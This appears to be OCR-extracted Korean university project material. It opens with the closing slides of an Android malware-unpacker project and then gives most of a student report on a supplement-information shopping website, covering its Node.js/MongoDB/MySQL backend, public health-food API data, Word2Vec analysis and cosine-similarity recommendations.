- 패킹된 악성 앱을 언패킹하기 위한 연구 내용을 바탕으로 논문 작성 및 컨퍼런스 발표

Ⅲ 프로젝트 결론
결과
안드로이드 악성 앱 분석을 위한 언패커 개발

✓ 프로젝트 산출물 및 최종 결론

Ⅰ Ⅱ Ⅲ 결론
결과




▲ 주차별 정리 목록 ▲ 최종 자료 정리

Ⅲ 프로젝트 결론
결과
안드로이드 악성 앱 분석을 위한 언패커 개발

✓ 프로젝트 산출물 및 최종 결론

Ⅰ Ⅱ Ⅲ 결론
결과

▲ 한이음 ICT 멘토링 진행 및 논문 투고 ▲ 학회 논문 장려상 수여


Ⅲ
프로젝트 결론
결과
안드로이드 악성 앱 분석을 위한 언패커 개발
프로젝트 산출물 및 최종 결론
Ⅰ Ⅱ Ⅲ
결론
결과
패킹된 악성 앱 분석을 위한 언패커 개발
- Yara Rule과 Frida Script를 활용하여 Python 언어로 개발된 안드로이드 전용 언패커
악성 앱 분석 내용을 기반으로 한 분석 보고서
- 프로젝트를 진행하며 관련된 모든 내용을 노션에 정리 정리한 내용을 바탕으로 보고서 제작
연구 내용을 기반으로 한 논문 (학회 투고 및 컨퍼런스 발표)
- 패킹된 악성 앱을 언패킹하기 위한 연구 내용을 바탕으로 논문 작성 및 컨퍼런스 발표
패킹 기법에 관한 연구 증진
48/49


감사합니다.

영양제 정보 홈페이지 개발

팀　　명 : MIS

지도 교수 : 양환석 교수님

팀　　장 : 송은지

팀　　원 : 정은아

박준용

윤동민

2022. 11.

중부대학교 정보보호학과

목 차

1. 서론

1.1 연구 배경

it 기술이 발달하면서 건강관련 지식을 인터넷상에서 얻는 경우가 많아졌습니다. 대부분 사람들이 필수로 하나이상 소지하는 것이 스마트폰입니다. 이렇게 스마트폰을 통해 검색창에 필요한 정보를 검색하여 정보를 습득합니다. 또한 사람들의 생활 수준이 높아지면서 건강한 삶에 대한 관심과 고품질의 건강 정보 습득의 요구가 증가하고 있습니다. 또한 코로나19의 확산으로 건강과 면역에 대한 관심이 높아졌습니다. 전 세계적으로 면역력에 도움이 되는 건강식품 및 영양제를 섭취하고자 하는 수요가 증가했습니다. 또한 코로나로 인해 직접 방문해서 구매하기 보다는 온라인으로 건강 식품을 구매하는 사람들도 크게 증가했습니다. 이렇게 건강과 건강 식품에 대한 관심이 높아지면서 온라인을 통해 지식을 얻거나 영양제를 구매하는 사람이 많아졌다. 또한 현재 건강관리를 하는 국민 중 건강식품을 복용한다는 비율이 거의 50%가 된다고 한다. 이렇게 코로나 팬데믹과 고령화시대 에 맞춰 전 세계적으로 건강기능식품에 대한 관심이 높아졌습니다. 우리 국민의 건강을 증진하기 위해서 건강과 건강기능식품에 대한 더욱 적극적인 관심이 필요합니다.

1.2 연구 목적 및 주제 선정

최근 건강에 대한 이슈가 늘면서 건강 관련 지식을 검색을 통해 찾아볼 때 정보들이 한 곳에 모여 있기 보다는 분산되어 있어 일일이 찾아보기 번거롭고 검색한다고 해도 정확한 지식인지 구별 여부와 필요한 지식을 못 찾을 수 있기 때문에 건강관련 지식들을 한 공간에서 찾아보고 자신의 몸에 필요한 영양제를 함께 구매할 수 있다면 훨씬 효율적일 것 같아 바쁜 현대인의 삶에 도움이 될 것 같았습니다. 또한 영양제를 구매할 때 영양제에 대한 정보와 지식이 부족해 어떤 제품을 골라야 할지 어려울 때가 많은데 원하는 영양제 정보를 한눈에 볼 수 있고 바로 구입까지 가능하다면 훨씬 편리하게 사용할 수 있다는 점이 장점이 될 수 있습니다. 또한 자기가 직접 필요한 영양제를 찾아볼 수 있어 무분별한 인터넷의 허위광고에서 벗어나 안전하게 구매가 가능합니다. 또한 건강관련 홈페이지내에서 서로 유용한 지식들을 커뮤니티를 통해 사람

들과 직접 소통하며 공유할 수 있습니다, 이렇게 한 홈페이지에 다양한 건강지식을 얻을 수 있고 필요한 영양제까지 구매할 수 있게 개발하게 된다면 누구나 간편하게 사용할 수 있기 때문에 주제로 선정하게 되었습니다.

2. 본론

2.1 BACKEND 구성


백엔드 서버는 Node.js, MySQL, MongoDB 로 구성했습니다. Node.js 는 2009 년에 처음 소개된 오픈소스 Javascript 엔진인 크롬 V8 에 비동기 이벤트 처리 라이브러리 libuv 를 결합한 플랫폼입니다. 즉, Node.js 는 Chrome V8 JavaScript 엔진으로 빌드된 JavaScript 런타임입니다. 즉 Single-Thread 의 non-blocking I/O 이벤트 기반 비동기 방식으로 작동하며 사용자의 요청은 한 곳(단일 스레드)에서 받지만, 실질적인 작업은 멀티 쓰레드로 운영하여 결과를 구현합니다. 단일 스레드이기에 메모리 사용량의 변화가 크지 않아 대규모 네트워크 프로그램을 개발하기 적합한 형태입니다. MySQL 은 DB-Engines 랭킹에 따르면 MySQL 은 2012 년 사이트가 데이터베이스의 인기 순위를 집계하기 시작한 이후 가장 있기 있는 오픈소스 RDBMS 였습니다. 트위터, 페이스북, 넷플릭스, 스포티파이등을 포함한 세계 최대 웹사이트 및 애플리케이션에서 사용되고 있는 다양한 기능을 가진 제품입니다.DB-Engines 랭킹에 따르면 MySQL 은 2012 년 사이트가 데이터베이스의 인기 순위를 집계하기 시작한 이후 가장 있기 있는 오픈소스 RDBMS 였습니다. 트위터, 페이스북, 넷플릭스, 스포티 파이등을 포함한 세계 최대 웹사이트 및 애플리케이션에서 사용되고 있는 다양한 기능을 가진 제품입니다. SQLite 를 사용하는 애플리케이션과 달리 MySQL 을 사용하는 애플리케이션은 별도의 데몬 프로세스를 통해 데이터베이스에 액세스 합니다. 서버 프로세스는 데이터베이스와 다른 응용프로그램 사이에 있기 때문에 데이터베이스에 액세스 할 수 있는 사용자들을 더 잘 제어할 수 있습니다. MongoDB 는 문서 지향 데이터 모델(Document DB)을 사용하는 데이터 베이스입니다. 이러한 유형의 모델을 사용하면 정형 및 비정형 데이터를 보다 쉽고 빠르게 통합할 수 있다는 장점이 있습니다. 서버 장애에도 서버가 유동적으로 분담하여 서비스는 계속 동작을 유지하며 데이터와 트래픽 증가에 따라

수평확장(scale-out)이 가능합니다. 여러가지 형태의 데이터를 손쉽게 저장하여 서비스 요구사항에 맞춰 다양한 종류의 데이터가 추가되어도 스키마 변경 과정 없이 필요한 데이터를 바로 저장하고 읽을 수 있습니다. 이러한 이유로 인해 NODE.JS 와 MYSQL, MONODB 를 통해 백엔드를 구성했습니다.

또한 서비스의 요청을 효과적으로 처리하고 전달하기 위한 MVC 패턴을 사용했습니다. 사용자가 controller 를 조작하면 controller 는 model 을 통해서 데이터를 가져오고 그 정보를 바탕으로 시각적인 표현을 담당하는 View 를 제어해서 사용자에게 전달하게 됩니다.

2.1.1 MongoDB 데이터 베이스 구축

MongoDB



MongoDB 의 데이터베이스는 상품의 카테고리를 추가하는 categories 와 주문내역의 orders, 상품 추가의 products, 회원가입시 생성되는 users 의 속성을 만들었습니다. 또한 홈페이지를 꾸밀 수 있는 customizes 도 추가했습니다.

- **Categories**


```
_id: ObjectId('6321ac1dbcaa9f0f9066f9a9')
cName: "뼈"
cDescription: "뼈"
cStatus: "Active"
cImage: "1663151133737_kisspng-dog-bone-icon-bones-png-photos-5a7818a153a716.02…"
createdAt: 2022-09-14T10:25:33.777+00:00
updatedAt: 2022-09-14T10:25:33.777+00:00
__v: 0
```


- **Customizes**


```
_id: ObjectId('631ed36846fec704085f1e35')
firstShow: 0
slideImage: "1662964584703_closeup-shot-fresh-fruits-with-different-medicine-wooden…"
createdAt: 2022-09-12T06:36:24.972+00:00
updatedAt: 2022-09-12T06:36:24.972+00:00
```


- **Orders**


```
_id: ObjectId('6322ac08ca75744e442eb472')
status: "Not processed"
› allProduct: Array
user: ObjectId('631eab2faceac005e0f3a84e')
amount: 45630
transactionId: "rgqrcdjt"
address: "korea"
phone: 1062934547
createdAt: 2022-09-15T04:37:28.776+00:00
updatedAt: 2022-09-15T04:37:28.776+00:00
```


- **products**


```
_id: ObjectId('6321ad3bbcaa9f0f9066f9cb')
pSold: 0
pQuantity: 5
› pImages: Array
pOffer: "0"
pName: "모어네이처 수면 건강 꿀잠 락티움"
pDescription: "수면의 질 개선에 도움을 줄 수 있음 "
pPrice: 15000
pCategory: ObjectId('6321ac48bcaa9f0f9066f9b1')
pStatus: "Active"
› pRatingsReviews: Array
createdAt: 2022-09-14T10:30:19.550+00:00
updatedAt: 2022-09-14T10:30:19.550+00:00
```

2.1.3 영양제 추천 알고리즘

자기가 사용하고 있는 영양제를 입력했을 경우 그 영양제와 유사한 영양제를 찾아주는 알고리즘을 개발하였다.

먼저, 영양제의 API를 얻기 위해 공공데이터 포털을 이용하였다. 공공데이터포털은 국민과 기업이 원하는 공공데이터를 쉽게 이용할 수 있도록 2013년 공공데이터포털을 구축하여, 각 기관별로 흩어져있는 공공데이터를 한 곳에서 통합 제공하고, 파일데이터, 오픈API 등 다양한 형태로 제공하여 국민들이 활용하기 쉽게 서비스중임. 이외에도 공공데이터 활용사례, 공공데이터 제공 신청, 기업지원 정책 정보, 개발자 네트워크 게시판, 문의상담 등의 서비스를 제공하고 있으며, 특히, 공공데이터포털에서는 개방된 96개 분야 '국가중점데이터'를 한 눈에 볼 수 있도록 제공하고 있습니다.

기본정보

데이터명	식품의약품안전처_건강기능식품정보 상세설명		
서비스유형	REST	심의여부	자동승인
신청유형	개발계정 | 연장신청	처리상태	승인
활용기간	2022-04-17 ~ 2024-04-18		

서비스정보

참고문서	IROS_01_건강기능식품_서비스_v1.2.docx
데이터포맷	JSON+XML
End Point	http://apis.data.go.kr/1471000/HtfsInfoService2
API 환경 또는 API 호출 조건에 따라 **인증키가 적용되는 방식이 다를 수 있습니다.** 포털에서 제공되는 **Encoding/Decoding** 된 인증키를 적용하면서 구동되는 키를 사용하시기 바랍니다. * 향후 포털에서 더 명확한 정보를 제공하기 위해 노력하겠습니다.	
일반 인증키 (Encoding)	
일반 인증키 (Decoding)	

활용신청 상세기능정보

NO	상세기능	설명	일일 트래픽	미리보기
1	건강기능식품 목록조회	업체명, 제품명, 품목제조관리번호,성상,용도용법,섭취량,섭취방법,보존 및 유통기한 등의 건강기능식품 정보를 목록으로 제공	10000	확인
2	건강기능식품 상세정보조회	업체명, 제품명, 품목제조관리번호,성상,용도용법,섭취량,섭취방법,보존 및 유통기한 등의 건강기능식품 정보를 상세정보로 제공	10000	확인

API를 신청해서 얻은 영양제의 정보를 텍스트 마이닝을 통하여 전처리와 토큰화를 진수행하여 Word2Vec 단어의 유사도를 구하고 자주 나오는 단어를 분석하여 같은 의미의 단어를 통일하여 19개의 카테고리 별로 나누었습니다.

```
model.wv.most_similar('효소')
```

```
2022-05-14 04:44:36,871 : INFO : precomputing L2-norms of word weight vectors
[('물질', 0.9977205395698547),
 ('이나', 0.9974018931388855),
 ('필수', 0.99542635679245),
 ('영양성분', 0.9954144954681396),
 ('항체', 0.9937057495117188),
 ('저장', 0.9925694465637207),
 ('가다', 0.992064118853149),
 ('산화', 0.9901328086853027),
 ('성분', 0.988413393497467),
 ('체액', 0.9864431619644165)]
```

```
model.wv.most_similar('요로')
```

```
[('흡착', 0.9955214858055115),
 ('식이섬유', 0.9937641620635986),
 ('난소', 0.9933921098709106),
 ('혈당', 0.9930849075317383),
 ('식후', 0.992950141429911),
 ('식', 0.992258608341217),
 ('사과', 0.9922025799751282),
 ('쏘다', 0.9900286197662354),
 ('크랜베리', 0.9899409413337708),
 ('랜', 0.9897412657737732)]
```

	PRDUCT	MAIN_FNCTN	origin_MAIN_FNCTN	뇌	수면	활력	면역	스트레스	혈액순환	피부	눈	관절	간	장	체중	혈당	혈압	혈중	갱년기	비뇨	키	치아
0	Dr.G bifidus baby (전량수출용)	①장 증식 및 유해균 억제에 도움을 줄 수 있음 ②장 활동 원활에 도움을 줄 수 있음	①유산균 증식 및 유해균 억제에 도움을 줄 수 있음 ②배변활동 원활에 도움을 줄 수...	False	False	False	False	False	False	False	False	False	False	True	False	False	False	False	False	False	False	False
1	Dr.G synbiotic (전량수출용)	①유익균 증식 및 유해균 억제에 도움을 줄 수 있음 ② 장활동 원활에 도움을 줄 수...	①유익균 증식 및 유해균 억제에 도움을 줄 수 있음 ② 배변활동 원활에 도움을 줄 ...	False	False	False	False	False	False	False	False	False	False	True	False	False	False	False	False	False	False	False
2	Dr.KP(닥터케이피)비채에스	①장활동원활에 도움을 줄 수 있음②혈중 혈액순환 개선에 도움을 줄 수 있음₩n①탄수...	②배변활동원활에 도움을 줄 수 있음②혈중 콜레스테롤 개선에 도움을 줄 수 있음₩n②...	False	False	False	False	False	True	False	False	False	False	True	True	False	False	True	False	False	False	False
3	Dr.Kwon 7요일 7색깔 단호박 맛 쉐이크	탄수화물이 지방으로 합성되는 것을 억제하여 체중 감소에 도움을 줄 수 있음₩n₩n장...	탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도움을 줄 수 있음₩n₩n...	False	False	False	False	False	False	False	False	False	False	True	True	False	False	False	True	False	False	False
4	Dr.Kwon 7요일 7색깔 딸기요거트맛 쉐이크	탄수화물이 지방으로 합성되는 것을 억제하여 체중 감소에 도움을 줄 수 있음₩n₩n장...	탄수화물이 지방으로 합성되는 것을 억제하여 체지방 감소에 도움을 줄 수 있음₩n₩n...	False	False	False	False	False	False	False	False	False	False	True	True	False	False	False	True	False	False	False

이 영양제 데이터들을 카테고리 별로 영양제 기능을 분류해 엑셀파일로 만들어 MySQL에 저장하여 영양제 API 데이터베이스를 구축했습니다.

	keyword	PRDUCT	origin_MAIN_FNCTN
▶	혈중	Dr.KP(닥터케이피)비채에스	①배변활동원활에 도움을 줄 수 있음②혈중 콜...
	혈중	EPA DHA	①혈중 중성지질 개선②혈행개선
	혈중	EPA+DHA오메가3 600	혈중 중성지질 개선·혈행 개선에 도움을 줄 수 ...
	혈중	EPA,DHA골드	①혈중 중성지질 개선②혈행개선
	혈중	EPA,DHA오메가-3플러스G	①혈중 중성지질 개선②혈행개선
	혈중	EPA.DHA원스톱콜	①혈중 중성지질 개선②혈행개선
	혈중	EPA.DHA포르테오메가-3골드	[오메가-3지방산함유유지 제품]①혈중 중성지...
	혈중	EPA/DHA프리미엄	[오메가-3지방산함유유지 제품]①혈중 중성지...
	혈중	EPADHA 600플러스	①혈중 중성지질 개선 ②혈행개선
	혈중	EPAX rTG Omega 3 1100 w/ Vit D & E	[EPA 및 DHA 함유 유지] 혈중 중성지질 개선, 혈...
	혈중	EPO500mg	①유해산소로부터 세포를 보호하는데 필요 (감...

이 데이터를 통해 영양제 기능을 검색할 수 있는 페이지를 구현하였습니다. (frontend 2.2.3 참고)

추천시스템은 내용 기반 필터링(Content-Based Filtering : CB)을 활용하여 영양제의 기능을 키워드를 벡터화 시키고 코사인 유사도를 통해 영양제 추천 알고리즘을 개발하였습니다. 코사인 유사도란 두 벡터 간의 코사인 각도를 이용하여 구할 수 있는 두 벡터의 유사도를 통해 얼마나 유사한지 수치로 나타냅니다. -1이상 1이하의 값을 가지며 값이 1에 가까울수록 유사도가 높습니다. 거리 기반으로 유사도를 구하는 유클리드인 거리에 비해 단어 량 즉 스케일에 관계없이 유사한 문장을 매우 쉽게 찾을 수 있습니다.

PRDUCT	가다	가르다	가면	가수분해	감마	감소	갑상선	개선	개손	갱년기	...	활동	활성산소	황반	회복	회화나무	효모	효소	흐름
Dr.KP(닥터케이피)비채에스	0.0	0.0	0.0	0.0	0.0	0.196003	0.0	0.131157	0.0	0.000000	...	0.313758	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA DHA	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.491676	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA+DHA오메가3 600	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.482236	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA,DHA골드	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.491676	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
EPA.DHA포르테오메가-3골드	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.291339	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
Pyeong Ahn Cosmetics Wonder Premium 평안 코스메틱스 원더 프리미엄	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.000000	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
P프로폴리스	0.0	0.0	0.0	0.0	0.0	0.125897	0.0	0.000000	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
Renapro (전량수출용)	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.000000	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
Rexflavone Osteo Cal-Mag	0.0	0.0	0.0	0.0	0.0	0.099902	0.0	0.000000	0.0	0.182554	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0
Royal Ginkgo Plus(전량수출용)	0.0	0.0	0.0	0.0	0.0	0.000000	0.0	0.119149	0.0	0.000000	...	0.000000	0.0	0.0	0.0	0.0	0.0	0.0	0.0

PRDUCT	Dr.KP(닥터케이피)비채에스	EPA DHA	EPA+DHA오메가3 600	EPA,DHA골드	EPA.DHA포르테오메가-3골드	EPADHA 600플러스	EPAX rTG Omega 3 1100 w/ Vit D & E	EPO500mg	EPOWER	강한남자	...	간홈런밀크씨슬	간홈런밀크씨슬요구르트맛	Probiotic+	Probiotics+kids Daily Health(전량수출용)
Dr.KP(닥터케이피)비채에스	1.000000	0.136065	0.195518	0.136065	0.080625	0.136065	0.266773	0.134084	0.243400	0.299835	...	0.147214	0.147214	0.337862	0.310963
EPA DHA	0.136065	1.000000	0.980799	1.000000	0.592543	1.000000	0.396025	0.230548	0.348393	0.581598	...	0.000000	0.000000	0.000000	0.000000
EPA+DHA오메가3 600	0.195518	0.980799	1.000000	0.980799	0.581165	0.980799	0.429523	0.245805	0.391212	0.679406	...	0.026998	0.026998	0.028292	0.023270
EPA,DHA골드	0.136065	1.000000	0.980799	1.000000	0.592543	1.000000	0.396025	0.230548	0.348393	0.581598	...	0.000000	0.000000	0.000000	0.000000
EPA.DHA포르테오메가-3골드	0.080625	0.592543	0.581165	0.592543	1.000000	0.592543	0.316129	0.182322	0.417338	0.344622	...	0.035138	0.035138	0.018411	0.030287

```
item_sim_df['Dr.KP(닥터케이피)비채에스'].sort_values(ascending=False)[:5]
```

```
PRDUCT
Dr.KP(닥터케이피)비채에스     1.000000
가벼워보라                  0.994627
₩다이어트                  0.975253
ss쾌변데이(수출용)           0.742565
건강프로젝트 5              0.721958
Name: Dr.KP(닥터케이피)비채에스, dtype: float64
```

이 알고리즘은 검색한 영양제와 비슷한 영양제를 추천 받을 수 있는 페이지를 구현하였습니다 (frontend-2.2.3 참고)

2.2 FORNTEND 구성

2.2.1 쇼핑몰 홈페이지

- 내비게이션바

SHOP: main 홈페이지로 이동한다

Nutrients: 영양제 성능 검색 페이지로 이동한다.


BMI: 비만 자가 진단 페이지로 이동한다.

News: 건강 뉴스 페이지로 이동한다.

Developer: 이 페이지를 개발한 개발자를 소개하는 페이지로 이동한다.

- 슬라이드바


- 카테고리



관리자 페이지에서 추가한 카테고리가 보여지는 공간이다.

검색 버튼을 통해 찾고 싶은 영양제를 검색할 수 있다.


- 상품 목록



관리자 페이지에서 추가한 상품을 상품명, 상품이름, 상품사진이 보여지는 페이지이다.


하트 아이콘을 클릭하면 찜 상품에 등록된다.

- 상품 상세 페이지



